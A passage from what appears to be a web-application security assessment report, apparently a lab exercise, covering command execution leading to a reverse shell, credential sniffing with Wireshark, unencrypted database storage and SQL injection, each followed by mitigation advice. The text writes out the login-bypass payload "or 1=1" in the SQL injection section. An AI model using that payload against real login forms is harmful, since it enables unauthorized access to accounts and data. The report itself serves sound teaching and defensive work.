

Figure:-1.4

- A Reverse shell could be done by creating a file on the server through a malicious script by using the echo command and as the script gets executed the attacker could gain a reverse shell which is shown in Figures 1.5-a and 1.5-b.



Figure:-1.5-a



Figure:-1.5-b

Mitigation: -

- ✓ It is more likely to use APIs wherever possible and to use shell only if it is mandatory, to reduce the chances of command-execution.
- ✓ Malicious code could be injected if the inputs were not properly sanitized. For example, the sensitization could be done through regex functions and the characters like; , **&** , **‘** , **”** , **|** , **<** , **>** ,**=** , etc. The application should reject this kind of character.
- ✓ To reduce the impact of code execution the principle of least privilege should be used in which the server processes should run OS functions with required authorizations. (Protecting Against Command Execution Attacks. 2021)

2. Sensitive data Exposure or Cryptographic Failure.

- Data might leak if it is not properly encrypted. Packet-sniffing tools such as Wireshark could be used to sniff packets flowing from client-side to server-side and gain sensitive information.
- As shown in figure 2.1, if the credentials were entered in UI Textboxes, packets flowing on the wire could be viewed in Wireshark, as shown in Figures 2.2-a and 2.2-b.



Figure:-2.1-a



Figure:-2.1-b



Figure:-2.2-a



Figure:-2.2-b

- Apart from capturing the user credentials, Wireshark showed the whole information of the page in the form of HTML code in figure 2.3.



Figure:-2.3

- Even the database was not properly encrypted, and the user's credentials could be viewed in figure 2.4.



Figure:-2.4

Mitigation:-

- ✓ Encrypt all the information which is being transmitted with a secure protocol like TLS with perfect forward secrecy (PFS) cipher which changes the key for encryption and decryption frequently and automatically (What is Perfect Forward Secrecy? Definition & FAQs | Avi Networks. 2022).
- ✓ The order of the ciphers which need to be applied by the server, and security parameters. Authorize encryption utilizing mandates like HTTP Strict Transport Security (HSTS).
- ✓ The data at the rest should also be encrypted.

- ✓ Classify the data based on sensitivity bound with privacy laws, business needs, or requirements, and based on this classification proper controls should be applied.
- ✓ Passwords should be stored using slated hash functions with multiple numbers of iteration. (OWASP Top Ten 2017 | A3:2017-Sensitive Data Exposure | OWASP Foundation. 2017)

3. SQL Injection.

Stealing information from the database is considered a high-risk attack. Tracking the SQL Injection is tough and makes the website very vulnerable to such attacks.

- If the website is vulnerable to SQL injection it might show some error. For example, as shown in figure 3.1, as the user inserts **"or 1=1"** in the username and the password field, the application throws an error. This gives an attacker a hint about the code.



Figure:-3.1-a



Figure:-3.1-b

As "**or 1=1—"** was inserted in both username and password fields, it was able to log in as all the users as shown in figures 3.2-a, 3.2-b, 3.2-c.



Figure:-3.2-a



Figure:-3.2-b

